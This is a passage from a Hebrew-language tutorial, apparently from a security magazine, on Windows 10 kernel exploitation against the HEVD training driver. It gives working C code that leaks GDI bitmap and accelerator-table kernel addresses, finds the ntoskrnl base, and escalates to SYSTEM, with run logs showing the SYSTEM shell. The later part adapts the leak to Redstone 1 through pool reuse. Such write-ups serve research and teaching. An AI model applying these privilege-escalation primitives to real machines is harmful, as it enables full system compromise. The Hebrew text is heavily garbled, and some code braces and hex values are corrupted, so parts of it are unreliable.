```

הוכחנו שהשיטה שלנו עובדת, עכשו נותר לרשום קוד שינצל אותה. קטע הקוד זהה הוא המימוש של `leakSurfaceAddress`, בו השתמשנו קודם בפונקציה `createPrimitives`. להלן הקוד:

```
void* leakSurfaceAddress(HBITMAP bmpHandle) {
    unsigned long long peb = (unsigned long long) getPebAddress();
    unsigned long long gdiSharedHandleTable = *(unsigned long long*)(peb + 0xF8);
    unsigned long long entryOffset = ((unsigned int)bmpHandle & 0xFFFF) * 0x18;
    void* kernelAddress = (void*)*(unsigned long long*)(gdiSharedHandleTable + entryOffset);

    return kernelAddress;
}
```

בשלב זה, נבחן את הקוד שרשמנו עד כה על המכוונה, כאשר המטרה שלנו היא ליצור את הפרימיטיב שולמו. נקרא רק `leakSurfaceAddress`, ונבחן את התוצאה. הוסףתי הדפסות של מידע מעניין על מנת להקל על הבדיקה ב-WinDbg. להלן הפלט של הרצה:

השלב האחרון שמתרחש ב-`createPrimitives` הוא ניצול WWW-L для יצירת הפרימיטיבים. לא נתעמק באופן הגימה לחולשה, מכיוון שהוא טריויאלי מאוד ונitinן לקרוא עליו במאמר הקודם.

לאחר בדיקת אמינות הכתובות, נבדוק ש-pvScan Manager מצביע לכתובת של השדה Worker של pvScan0:

```
kd> !process 0 0 HevdGdiExploitation.exe
PROCESS fffffe0000d653080
SessionId: 1 Cid: 0140 Peb: 21bd0a4000 ParentCid: 0874
DirBase: 1bbf8000 ObjectTable: fffffc000d9262640 HandleCount: <Data Not Accessible>
Image: HevdGdiExploitation.exe

kd> .process fffffe0000d653080
Implicit process is now fffffe000`0d653080
WARNING: .cache forcedecodeuser is not enabled
kd> dq poi(0xFFFFF901444303510+0x18+0x38) L1
fffff901`44223cf0 ffffff901`44223ef8
kd> dc ffffff901`44223ef8
fffff901`44223ef8 41414141 41414141 41414141 41414141 AAAAAAAAAAAAAAAA
fffff901`44223ef8 41414141 41414141 41414141 41414141 41414141 AAAAAAAAAAAAAAAA
```

ניתן לראות שהערך ש-pvScan Manager מצביע לכתובת שמכילה את הכתובת של Worker של pvScan0, ככלומר הprimiyitivים נצשו בהצלחה. ☺

נותר לנו למצוא דרך לגלוות את הכתובת אליה טוען ntoskrnl.exe, ולאחר מכן נוכל להריץ את ה-exploit שלו.

הדלפת ntoskrnl.exe

ישנם מספר דרכים מוכנות להדלפת הכתובת אליה טוען ntoskrnl. בשלב זה, אנו נשתמש בשיטה המסתמכת על העובדה שהכתובת של ה-Heap של ה-HAL (דיברנו על ה-HAL בכלליות במאמר הקודם, גם כאן אין צורך בהתעמקות נוספת) היא קבועה גם עם KASLR בכל גרסאות Windows שקדמו ל-RS2. הכתובת הזאת היא 0xfffffffffd00000. מבחינה של ה-HAL, ניתן לראות שביחסן של 80x448 בתים לתוךם, קיימם מצביע לתוך ntos:

```
kd> dps 0xfffffffffd00448 L1
fffff901`44223cf0 ffffff802 85327000 nt!KiInitialPCR
```

בעזרת המצביע הזה, ניתן למצוא את ntos. אנו נשתמש בדרך שתוארה במאמר Taking Windows 10 Kernel Exploitation to the Next Level של Morten Schenk. השיטה שהוא מתאר היא שימוש במצב ובפרימיטיב הקרייה שלנו, על מנת לחפש בזיכרון את ה-Magic שופיע בתחילת ה-PE, DOS Header, (Portable Executable), LOCATE את תחילת ה-Image של ntoskrnl. השיטה הזאת מסתמכת על מבנה ה-PE, עליה ניתן לקרוא במאמר "Portable Executable" שפורסם Spl0it בגילוון ה-90 של המגזין, ועל העובדה שעליו מושם Page-Aligned Images, כלומר Image של PE תמיד יטען לתחילת עמוד חדש בזיכרון, כך שלושת הבטים התחתיונים שלו תמיד יהיו 0.

להלן קטע קוד הנעזר במצבי שונם ב-0x00448-ffffffffffd00448 על מנת למצוא את תחילת ntoskrnl:

```
unsigned long long getNtoskrnlBase() {
    unsigned long long baseAddress = 0;
    unsigned long long ntAddress = readQword(0xffffffffffd00448) - 0x110000;
    unsigned long long signature = 0x00905a4d;
    unsigned long long searchAddress = ntAddress & 0xfffffffffffff000;

    while (true) {
        unsigned long long readData = readQword(searchAddress);

        if ((readData & 0x00000000FFFFFFFFFF) == signature) {
            baseAddress = searchAddress;
            break;
        }
        searchAddress = searchAddress - 0x1000;
    }

    return baseAddress;
}
```

קטע הקוד הנ"ל ניעזר בפרימיטיב הקרייה שלנו על מנת לקרוא את הכתובת שמכיל המצביע ב-HAL Heap, ולאחר מכן מעגל אותו לכפולה של 0x1000 (על מנת למצוא את העמוד בזיכרון בו הכתובת נמצאת). לאחר מכן, הקוד עובר עמוד-עמוד וקורא את ה-QWORD הראשון, ובודק אם הוא מתחילה ב-00\x90\x4d (שמור במשתנה signature בקוד). במידה וכן, הרি שמצאנו את ראשית ntoskrnl.exe בזיכרון, ונוכל לעזר את הלוואה ולהציג את הכתובת.

ערך הקסם 0x110000 המשמש לחיסור הכתובת ממנה החיפוש מתחילה הוא ערך שבחרתי שרירותית לאחר שראיתי שהיחס רגיל (שמהחיל מהכתובת שמכיל המצביע ב-Heap HAL) מובילה ל-Page Fault. מביקות שערכתי, ראייתי שהקבוע זהה מצליח להתחמק מה-Page Fault ועודין לאפשר לנו לחדול להיות גמיש ומשמש לגרסאות שונות של ntoskrnl.exe.

נבדוק את הפונקציה בעזרת תכנית שקוראת ל-createPrimitives ולאחר מכן ל-elevatePrivileges. ב-PsInitialSystemProcess נוסיף הדפסה של הערך ש汇报 מ-getNtoskrnlBase על מנת שנוכל לדעת מה הכתובת שהקוד שלנו מצא ולזוא אותה. להלן הפלט:

```
C:\HEVD\Exploit>HevdGdiExploitation.exe
Manager handle: 0x000000002A051058
Worker handle: 0x000000004A051054
Found PEB at 0xbe04fe1000
Found gdiSharedHandleTable at 0x1d00a1f0000
Found KernelAddress at 0xFFFFF9014439D540
Found PEB at 0xbe04fe1000
Found gdiSharedHandleTable at 0x1d00a1f0000
Found KernelAddress at 0xFFFFF901441C72B0
Manager: 0xFFFFF9014439D540
Worker: 0xFFFFF901441C72B0
Exploited Write-What-Where
ntoskrnl.exe Base: 0xfffff8028500b000
```

נודא בעזרת WinDbg

```
kd> lm m nt
Browse full module list
start end module name
fffff802 85000b000 fffff802`857d5000 nt (pdb symbols)
```

מעולה! עכשו ניתן לקוד לרווח עד הסוף, ולאחר מכן נפתח חלון cmd חדש בעזרת Integrity Level. כמו כן, ניעזר ב-procexp על מנת לראות שה-sha של ה-exploit שולמו הוא Low. להלן התוצאה של הרצה:

C:\HEVD\Exploit>whoami
desktop-pvc70bf\dev

C:\HEVD\Exploit>HevdGdiExploitation.exe
Manager handle: 0x0000000053050EDB
Worker handle: 0xFFFFFFF90143EC2CA0
Found PEB at 0xcbab75d4000
Found gdiSharedHandleTable at 0x27ab9830000
Found KernelAddress at 0xFFFFF90143EC2CA0
Found PEB at 0xcbab75d4000
Found gdiSharedHandleTable at 0x27ab9830000
Found KernelAddress at 0xFFFFF901406933C0
Manager: 0xFFFFF90143EC2CA0
Worker: 0xFFFFF901406933C0
Exploited Write-What-Where
ntoskrnl.exe Base: 0xfffff8028500b000
System process is at 0xfffff80285389220
Found system process at 0xfffffe00008c583c0
Found system token at 0xFFFFFC000CF616A66
Found current process at 0xfffffe0000c36f840
Enjoy system privileges :-)
The system cannot find message text for message number 0x2350 in the message file for Application.

(c) 2015 Microsoft Corporation. All rights reserved.
Not enough storage is available to process this command.

C:\HEVD\Exploit>whoami
nt authority\system

MOS			
	Music		1280 DESKTOP-PVC70BF\Dev High
	Pictures		2684 DESKTOP-PVC70BF\Dev Low
	Videos		2152 DESKTOP-PVC70BF\Dev Low
Local Disk (C:)		HevdGdiExploitation.exe	4548 NT AUTHORITY\SYSTEM System
		cmd.exe	3240 NT AUTHORITY\SYSTEM System
		cmd.exe	2208 NT AUTHORITY\SYSTEM System

לצערנו, השיטה הפешוטה יחסית שהציגנו עד כה לשימוש באובייקט GDI לניצול חולשות SYSTEM. קרנו מטה ביחד עם העדכון הגדול הבא של Windows 10 ...

Redstone 1: Use Freed Memory for Fun and Profit

(הכותרת מתייחסת למאמר מהמגזין ה-60 של המגזין ©)

העדכון הגדול הבא של Windows 10 יצא ביולי 2016 למשתתפי תוכנית Insider Windows, ובאוגוסט 2016 נקרא "Version 1607" או "Anniversary Update". הגרסה הזאת של Windows שוקה בתור Redstone 1, סדרת גרסאות ש-שם הקוד שלה היה Redstone 1. זוהי הגרסה הראשונה בסדרת גרסאות ה-Redstone, גם בתחום האבטחה. אנו מתמקד Microsoft משתמשת בה עד היום. לעדכון מספר רב של בשורות, גם בתחום האבטחה. אנו מתמקד בברשות הרלוונטיות לנו.

ראשית, מתוך נאיביות, נבדוק את האקספלויט שלנו על המערכת החדשה ונראה אם הוא עובד. מיד כשריצ' אותו, WinDbg יקפו בעקבות שגיאה. ננסה להבין מה השגיאה בעזרת -v !analyze:

```
kd> !analyze -v
*****
*          Bugcheck Analysis
*
*****
PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced. This cannot be protected by try-except.
Typically the address is just plain bad or it is pointing at freed memory.
Arguments:
Arg1: ffffffffffffd105e, memory referenced.
Arg2: 0000000000000002, value 0 = read operation, 1 = write operation.
Arg3: ffffff80ae7de5bef, If non-zero, the instruction address which referenced the bad memory
      address.
Arg4: 0000000000000000, (reserved)
```

ניתן להבין שהשגיאה היא שהתבצע ניסיון לגשת לכטובות 0xfffffffffffd105e, שהיא כתובות שאינה מומופת. אם נבחן את ה-backtrace בעת השגיאה, נגלה שהשגיאה עלתה מ- :HevdGdiExploitation!exploitWriteWhatWhere, שנקרה מ-HEVD!TriggerArbitraryOverwrite

```
kd> k
# Child-SP          RetAddr           Call Site
00 ffffffab80`a4089b58  ffffff800`567dc876 nt!DbgBreakPointWithStatus
01 ffffffab80`a4089b60  ffffff800`567dc265 nt!KiBugCheckDebugBreak+0x12
02 ffffffab80`a4089bc0  ffffff800`567524b4 nt!KeBugCheck2+0x8a5
03 ffffffab80`a408a2d0  ffffff800`567a3a3d nt!KeBugCheckEx+0x104
04 ffffffab80`a408a310  ffffff800`566b048a nt! ?? ::FNODOBFM:: string'+0x4219d
05 ffffffab80`a408a400  ffffff800`5675b9fc nt!MmAccessFault+0x9ca
06 ffffffab80`a408a600  ffffff80a`e7de5bef nt!KiPageFault+0x13c
07 ffffffab80`a408a790  ffffff80a`e7de5c3b HEVD!TriggerArbitraryoverwrite+0x7b [c:\hacksysex]
08 ffffffab80`a408a7c0  ffffff80a`e7de625f HEVD!ArbitraryoverwriteIoctlHandler+0x17 [c:\hack
09 ffffffab80`a408a7f0  ffffff800`56a96bd0 HEVD!IrpDeviceIoctlHandler+0x103 [c:\hacksysextr
0a ffffffab80`a408a820  ffffff800`56a95ab4 nt!IopSynchronousServiceTail+0x1a0
0b ffffffab80`a408a8e0  ffffff800`56a95436 nt!IopXXXControlFile+0x674
0c ffffffab80`a408aa20  ffffff800`5675d093 nt!NtDeviceIoControlFile+0x56
0d ffffffab80`a408aa90  000007ffd`cab84f44 nt!KisystemServiceCopyEnd+0x13
0e 00000005`7e91f6a8  000007fff`c7c4ca53 ntdll!NtDeviceIoControlFile+0x14
0f 00000005`7e91f6b0  000007fff`c86166c0 KERNELBASE!DeviceIoControl+0x73
10 00000005`7e91f720  000007fff`e872ac7f KERNEL32!DeviceIoControlImplementation+0x80
11 00000005`7e91f770  00000000`00000000 HevdGdiExploitation!exploitwritewhatwhere+0x12f [
```

זכור, הפונקציה exploitWriteWhatWhere משמשת אותנו לניצול חולשת ה- Arbitrary Overwrite ב- HEVD, והשתמשנו בה על מנת ליצור את פרימיטיבי הקריאה/כתיבה שלנו על סמך הכתובות הkernelיות שהדלפנו מ-PEB.GdiSharedHandleTable._PEB.GdiSharedHandleTable. מבחינה של הлокאלים של exploitWriteWhatWhere, ניתן

למצוא את הכתובת שבגלל הגישה אליה קפץ ה-Page Fault בתור הכתובת אליה אנו רוצים לנכון (שמורה על המשתנה where):

```
11 00000005`7e91f770 00000000`00000000 HevdGdiExploitation!exploitwrite
kd> .frame 0n17;dv /t /v
11 00000005`7e91f770 00000000`00000000 HevdGdiExploitation!exploitwrite
00000005`7e91f980 unsigned int64 what = 0xffffffff`ffe00b69
00000005`7e91f988 unsigned int64 where = 0xffffffff`ffffd105e
00000005`7e91f7b8 class std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>>*
00000005`7e91f7f8 void * deviceHandle = 0x00000000`000000a8
```

הערך של where אמור להיות הכתובת של השדה Manager Bitmap ב-pvScan0, והוא מחושב ב-`Manager.createPrimitives`:

```
unsigned long long managerPvScan0Address = (unsigned long long)managerSurface + 0x18 + 0x38;
```

כלומר, הכתובת where היא הכתובת של ה-SURFACE שהדלפנו, ועוד 0x50 בתים, מכאן שהכתובת של leakSurfaceAddress שלנו החזירה היה `0xfffffffffffffd100e`.

זכור, הפונקציה leakSurfaceAddress מSIGGA את הכתובת של האובייקט הernalי ל-Handle, בעזרתו שימוש ב-`GdiSharedHandleTable` שנמצא ב-PEB. ננסה להתחקות אחר הפונקציה על מנת להבין מדוין החזירה את הערך שהחזירה. נמצא את הכתובת של המערך:

```
kd> r $peb
$peb=00000005`7eb81000
kd> dt _PEB 00000005`7eb81000 GdiSharedHandleTable
ntdll!_PEB
+0x0f8 GdiSharedHandleTable : 0x0000019a`434c0000 Void
```

לצערנו, אנו לא יודעים מה ה-Handle ל-Bitmap-ים, لكن נצטרך לחפש ב-Table `GdiSharedHandleTable` הכתובת `0xfffffffffffffd100e`, ולאחר מכן לנסוט להבין אם מה שמצאנו הוא אכן GDICELL (זיכרון), הוא המבנה שמייצג כל איבר במערך :(GdiSharedHandleTable

```
kd> s -q 0x0000019a`434c0000 L10000 0xffffffff`fffffd100e
0000019a`434d8150 ffffffff`ffffd100e 0005`fd05`000014dc
```

מצאנו את הערך ב-`0x19a434d8150`, נזודה שכך מדובר ב-CELL. אנו נעשה זאת באמצעות בדיקה SHA-WORD השלישי מהכתובת שמצאנו הוא ה-ID של התהלייר:

```
kd> dq 0000019a`434d8150 L6
0000019a`434d8150 ffffffff`ffffd100e 0005`fd05`000014dc
0000019a`434d8160 00000000`00000000 ffffffff`ff78100f
0000019a`434d8170 00127812`00000000 00000000`00000000
kd> .process
Implicit process is now fffff968f`5dd9a080
kd> dt _EPROCESS fffff968f`5dd9a080 UniqueProcessId
ntdll!_EPROCESS
+0x2e8 UniqueProcessId : 0x00000000`000014dc Void
```

כלומר, הסיבה ל夸ישה היא שב-RS1, Microsoft שינו את ה-GDICELL ווסירו ממנו את הכתובת הkernelיות והחליפו אותן בערכיהם אחרים. את ההגנה זו Microsoft הציגו ב-2016, Black Hat USA 2016. להלן החלק הרלוונטי מהשකופית שעוסקת במהלך הרצאה Windows 10 Mitigation Improvements:

בנושא, אשר מבשר את הבשורה:

<input checked="" type="checkbox"/> GDI shared handle table no longer discloses kernel addresses
First shipped
August, 2016 (Windows 10 Anniversary Edition)


על סמך כל מה שראינו עד כה, עולה שעלינו למצוא שיטה חדשה להדיף את כתובות ה-Bitmaps אם ברצוננו להמשיך להשתמש בהם כפרימיטיבי קרייה/כתביה. בסעיף הבא נציג שיטה להדיפת הכתובות שעובדת ב-RS1.

הדיפת כתובות ה-Bitmaps

כאמור, לא ניתן יותר להדיף כתובות Bitmap באופן ישיר על פי ה-Handle אליו, מכיוון שהטבלה GdiSharedHandleTable כבר לא מכילה את הכתובות kernelיות של האובייקטים, ולכן נדרש להדיף את הכתובות באופן עקיף: علينا להיעזר בשיטת הדיפה אחרת, שתדיף לנו כתובות של הקצתת Pool שנduct בסביבות גבוהה שה-SURFACE שלנו יוקצה בה.

במאמר הקודם, התעסקנו בהרחבת pools Memory וראינו שהקצאות מנוהלות באמצעות FreeLists ו-Use-After-Free-ים. כמו כן, סקרונו חולשות Pool Overflow, Uninitialized Pool Variable ו-Lookaside הרעיון כאן דומה מאד לרעיון בחולשות הללו - אנו ננצל את מנגנון ה-FreeLists על מנת ליצור הקציה שאת הכתובת שלה אנו עדין מסוגלים להדיף מ-User-Mode, ולאחר מכן לשחרר אותה. אחר כך, ניצור Bitmap בגודל מתאים, כך שההקציה שתוקצה לו תהיה ההקציה שהכתובת שלה ידועה לנו, וכן נוכל להדיף את הכתובת של Bitmap באופן עקיף. הסיטואציה שאנחנו שואפים ליצור היא סיטואציה Use-After-Free.

כמובן לעל מנת ליצור מצב זהה, علينا להיות מסוגלים ליצור הקצאות בדיק בגדול שהקראייה שלנו לא-CreateBitmap תבקש, ולזוזה שההקציה תהיה באותו Pool. כזכור, אובייקט Bitmap מוקצים ב-Paged Pool, כך שלל האובייקטים שאת הכתובת שלהם אנו מסוגלים להדיף להיות אובייקטים שיוצרים הקצאות ב-Session Pool. בשלב זה, נציג משפחה חדשה של אובייקטים: אובייקט User. כפי שנראה בהמשך, קל להדיף את הכתובות kernelיות של האובייקטים הללו מה-User-Mode. אובייקט User הם סוג אחר של אובייקטים ב-Win32, והם כוללים אובייקטים כמו סמן (Caret), אייקון, טפריט, חלון. ועוד. חלק מהאובייקטים הללו מוקצים ב-Paged Session Pool. אנו נתמקד ב-Accelerator Tables. הפקציות הרלוונטיות לעובדה אל מול אובייקט USER מה-User-Mode מוגדרות ב-!user32.dll.



(CTRL+MSDN) מתחאים ב-MSDN מכשב מידע אשר ממפה שילובי מקשיים (לדוגמה, O+Tables Accelerator Tables) לפעולה אפליקטיבית (בעבור צירוף המקשיים שלו, פעולה של פתיחת קובץ). אנו ניעזר ב-Tables על מנת ליצור הקצאות שיישמשו אחר כך את ה-Bitmaps שלו.

על מנת ליצור Table Accelerator, נשתמש בפונקציה `CreateAcceleratorTable`. החתימה של הפונקציה היא:

```
HACCEL WINAPI CreateAcceleratorTable(
    _In_ LPACCEL lpacctl,
    _In_ int      cEntries
);
```

כאשר `lpacctl` הוא מצביע לערך של ACCEL-ים, ו-`cEntries` הוא מספר האיברים במערך. בפועל, `lpacctl` יכול להיות כל Buffer של מידע שרירוטי, כי ה-Table Accelerator עצמו לא מעוניין אותו ונותן משתמשים בו רק מכיוון שהוא מאפשר לנו יצירת הקצאות שרירוטיות ב-Pool Session-Sharing שניית להדלייף את כתובותן.

:DestroyAcceleratorTable (ושחרור ההקצאה) נעשית באמצעות הפונקציה Accelerator Tables

```
BOOL WINAPI DestroyAcceleratorTable(
    _In_ HACCEL hAccel
);
```

ניתן לראות שהפונקציה `CreateAcceleratorTable` מחזירה Handle מסוג HACCEL לאובייקט. חוקר אבטחה מצאו שניות להדלייף את הכתובת של האובייקט הkernel'יאלי ה-Handle הקשור בעזרת הglobal'יאלי `gSharedInfo`, שמייצא מ-`user32.dll`, `user32.dll!gSharedInfo`. להלן המבנה:

```
typedef struct _SHAREDINFO {
    PSERVERINFO psi;
    PUSER_HANDLE_ENTRY aheList;
    ULONG HeEntrySize;
    ULONG_PTR pDispInfo;
    ULONG_PTR ulSharedDelts;
    ULONG_PTR awmControl;
    ULONG_PTR DefWindowMsgs;
    ULONG_PTR DefWindowSpecMsgs;
} SHAREDINFO, *PSHAREDINFO;
```

השדה `aheList` הוא מערך אשר מכיל מידע אודות כל ה-Handle-ים לאובייקט User, ואופן החיפוש בו זהה לאופן החיפוש ב-`GdiSharedHandleTable`: האינדקס של השדה ב-`aheList` שמייצג את ה-Handle הוא WORD הנמור של ה-Handle.


כל איבר במערך הוא מצביע ל-USer_HANDLE_ENTRY, נבחן את המבנה:

```

typedef struct _USER_HANDLE_ENTRY {
    void      *pKernel;
    union
    {
        PVOID pi;
        PVOID pti;
        PVOID ppi;
    };
    BYTE type;
    BYTE flags;
    WORD generation;
} USER_HANDLE_ENTRY, *PUSER_HANDLE_ENTRY;

```

ניתן לראות שהשדה הראשון במבנה הוא מצביע לכתובת הkernelית של האובייקט SHA-Handle. מכיוון ש-s-Info gSharedInfo מגיע מה-User-Mode-User, יוכל לגלוות על סמך ה-Handle שלנו מה האיבר ב-Accelerator Table gSharedInfo->aheList שמייצג את ה-Handle Table. התרשים הבא, הלקח מהאתר labs.mwrinfosecurity.com מתייחס לכך:



קטע הקוד הבא ממחש את השיטה שתיארנו:

```
void* leakUserObjectAddress(void* handle) {
    USER_HANDLE_ENTRY* handleEntry = 0;
    SHAREDINFO* gSharedInfo = (SHAREDINFO*)GetProcAddress(GetModuleHandleA("user32.dll"), "gSharedInfo");
    USER_HANDLE_ENTRY* gHandleTable = gSharedInfo->aheList;

    handleEntry = &gHandleTable[(unsigned long long)handle & 0x000000000000FFFF];
}

return handleEntry->pKernel;
}
```


על מנת לבדוק את השיטה, נרשום תכנית שיזכרת Accelerator Table, ולאחר מכן קוראת ל- leakUserObjectAddress ומדפיסה את התוצאה. להלן התוכנית:

```
int main() {
    char buff[100];
    std::fill(buff, buff + 100, 0x41);

    HACCEL atHandle = CreateAcceleratorTableA((LPACCEL)&buff, 7);

    void* kernelAddress = leakUserObjectAddress((void*)atHandle);
    std::cout << "Found KernelAddress at 0x" << std::hex << kernelAddress << std::endl;
```

פלט ההרצה שלו:



נברר בעזרת WinDbg אם הכתובת אכן מייצגת הקצאת Accelerator Table :

```
kd> !pool 0xFFFFF5AA0009A3A0
Pool page fffff5aa0009a3a0 region is Paged session pool
fffff5aa0009a000 size: 370 previous size: 0 (Allocated) G1a5
fffff5aa0009a370 size: 20 previous size: 370 (Free) Free
*fffff5aa0009a390 size: 60 previous size: 20 (Allocated) *Usac Process: fffff968f5ae6a800
    Pooltag Usac : USERTAG_ACCEL, Binary : win32k!_CreateAcceleratorTable
fffff5aa0009a3f0 size: e0 previous size: 60 (Allocated) G1a8
fffff5aa0009a4d0 size: e0 previous size: e0 (Allocated) G1a8
```

מכאן ניתן ללמוד שהכתובת היא אכן הכתובת של ה-chunk שמייצג את ה-Chunk Accelerator Table שלנו, והוא אכן מוקצת ב-Pool. כמו כן, ניתן לראות שההפרש בין הכתובת שבמהלך ה-create של כתובות שהדלפנו הוא 0x10. הסיבה לכך היא שב-0x10 הבתים הראשונים של ה-Chunk יושב ה-POOL_HEADER.

עתה, ננסה להבין כיצד ניתן לגרום להקצאה של ה-SURFACE שמיוצר בעקבות הקריאה שלנו - CreateBitmap להשתמש בהקצאה המשוחררת של ה-Accelerator Table. לצורך, מנגןון ההקצאות של זיכרון Pool מנהל בעזרת FreeLists-Lookaside. כמו כן, כפי שראינו במאמר הקודם, קיימת אנטרופיה מסוימת בסדר ההקצאות. סוג של הקצאות שלא נגענו בהן הוא הקצאות גדולות - הקצאות גדולות מעמוד אחד (4kB). הקצאות אלו מנוהלות על ידי ה-Large Pool.

Allocator, והן מוקצנות במכפלות של עמודים, ולכן הכתובות שלhn מיושרת לעמודים (מכפלות שלמות של 0x100). בהקצאות הללו, האנטרופיה משמעותית יותר קטנה, והסיכוי שההקדצה שחררנו תהיה בשימוש על ידי רכיב אחר במהלך האקספליטציה שלנו הוא נמוך מאוד.

למצלנו, גם CreateBitmap ו גם CreateAcceleratorTable מסוגלים ליצור הקצאות גדולות (0x1000 בתים ומעלה), כך שנוכל ליצור הקדצה גדולה בעזרת CreateAcceleratorTable, להדיל'ף אותה, לשחרר אותה, ולאחר מכן לבקש הקדצה גדולה עם CreateBitmap, ובסבירות גבוהה מאוד קיבל את הרקדצה ששים לנו שחררנו שאת הכתובת שלנו אנו יודעים, וכך נוכל להדיל'ף את הכתובת של הBitmap שלנו באופן עיקף. נראה זאת בפועל.

לשם כך, תחילה ניצור פונקציה שתיצור הקצאות גדולות, תדיל'ף את הכתובת שלhn ותשחרר אותה. להלן הפונקציה:

```
void* leakLargePoolAllocationAddress() {
    char buff[10000];
    std::fill(buff, buff + 10000, 0x41);

    HACCEL atHandle = CreateAcceleratorTableA((LPACCEL)&buff, 700);
    void* kernelAddress = leakUserObjectAddress((void*)atHandle);
    std::cout << "Found KernelAddress at 0x" << std::hex << kernelAddress << std::endl;

    DestroyAcceleratorTable(atHandle);

    return kernelAddress;
}
```

לאחר מכן, ניעזר בפונקציה ותרשום תכנית שתיצור הקצאות גדולות משוחררות, לאחר מכן ננסה ליצור הקצאות Bitmap גדולה, ותדפיס לנו את הכתובות שהודלפו. להלן התכנית:

```
char data[0x280];
memset(data, 'A', 0x27f);
data[0x27f] = '\x00';

void* managerSurface = leakLargePoolAllocationAddress();
MANAGER_BITMAP = CreateBitmap(0x701, 0x2, 0x1, 8, &data);

std::cout << "Manager handle: 0x" << std::hex << MANAGER_BITMAP << std::endl;
std::cout << "Manager: 0x" << std::hex << managerSurface << std::endl;

void* workerSurface = leakLargePoolAllocationAddress();
WORKER_BITMAP = CreateBitmap(0x701, 0x2, 0x1, 8, &data);
std::cout << "Worker handle: 0x" << std::hex << WORKER_BITMAP << std::endl;
std::cout << "Worker: 0x" << std::hex << workerSurface << std::endl;
```

נרים את התכנית ונבדוק באמצעות WinDbg אם ההקדצות שהדלפנו אכן שימשו להקצת אובייקט SURFACE הפלט של התכנית הוא:

```
C:\HEVD\Exploit>HevdGdiExploitation.exe
Found KernelAddress at 0xFFFFF5AA043A2000
Manager handle: 0x0000000076050CE8
Manager: 0xFFFFF5AA043A2000
Found KernelAddress at 0xFFFFF5AA043A4000
Worker handle: 0x000000005B050C41
Worker: 0xFFFFF5AA043A4000
```

בעזרת WinDbg נוכל לראות שההקצאות שאת הכתובות שלhn הדלפנו משמשות כעת הקצאות מסוג :(Bitmap) Gh05

```
WARNING: .cache forced code reuse is not enabled
kd> !pool 0xFFFFF5AA043A2000
Pool page fffff5aa043a2000 region is Paged session pool
fffff5aa043a2000 is not a valid large pool allocation, checking large session pool...
*fffff5aa043a2000 : large page allocation, tag is Gh05, size is 0x1070 bytes
    Pooltag Gh05 : GDITAG_HMGR_SURF_TYPE, Binary : win32k.sys
kd> !pool 0xFFFFF5AA043A4000
Pool page fffff5aa043a4000 region is Paged session pool
fffff5aa043a4000 is not a valid large pool allocation, checking large session pool...
*fffff5aa043a4000 : large page allocation, tag is Gh05, size is 0x1070 bytes
    Pooltag Gh05 : GDITAG_HMGR_SURF_TYPE, Binary : win32k.sys
```

כמו כן, אם נבחן את ה-Buffer אליו מצביע PvScan0 בכל אחת מההקצאות, נמצא את ה-Buffer שאיתן איתחולנו את ה-Bitmap-ים:

```
kd> dc poi(0xFFFFF5AA043A4000+0x18+0x38) L4
fffff5aa`043a4260 41414141 41414141 41414141 41414141 AAAAAAAAAAAAAAAA
kd> dc poi(0xFFFFF5AA043A2000+0x18+0x38) L4
fffff5aa`043a2260 41414141 41414141 41414141 41414141 AAAAAAAAAAAAAAAA
```

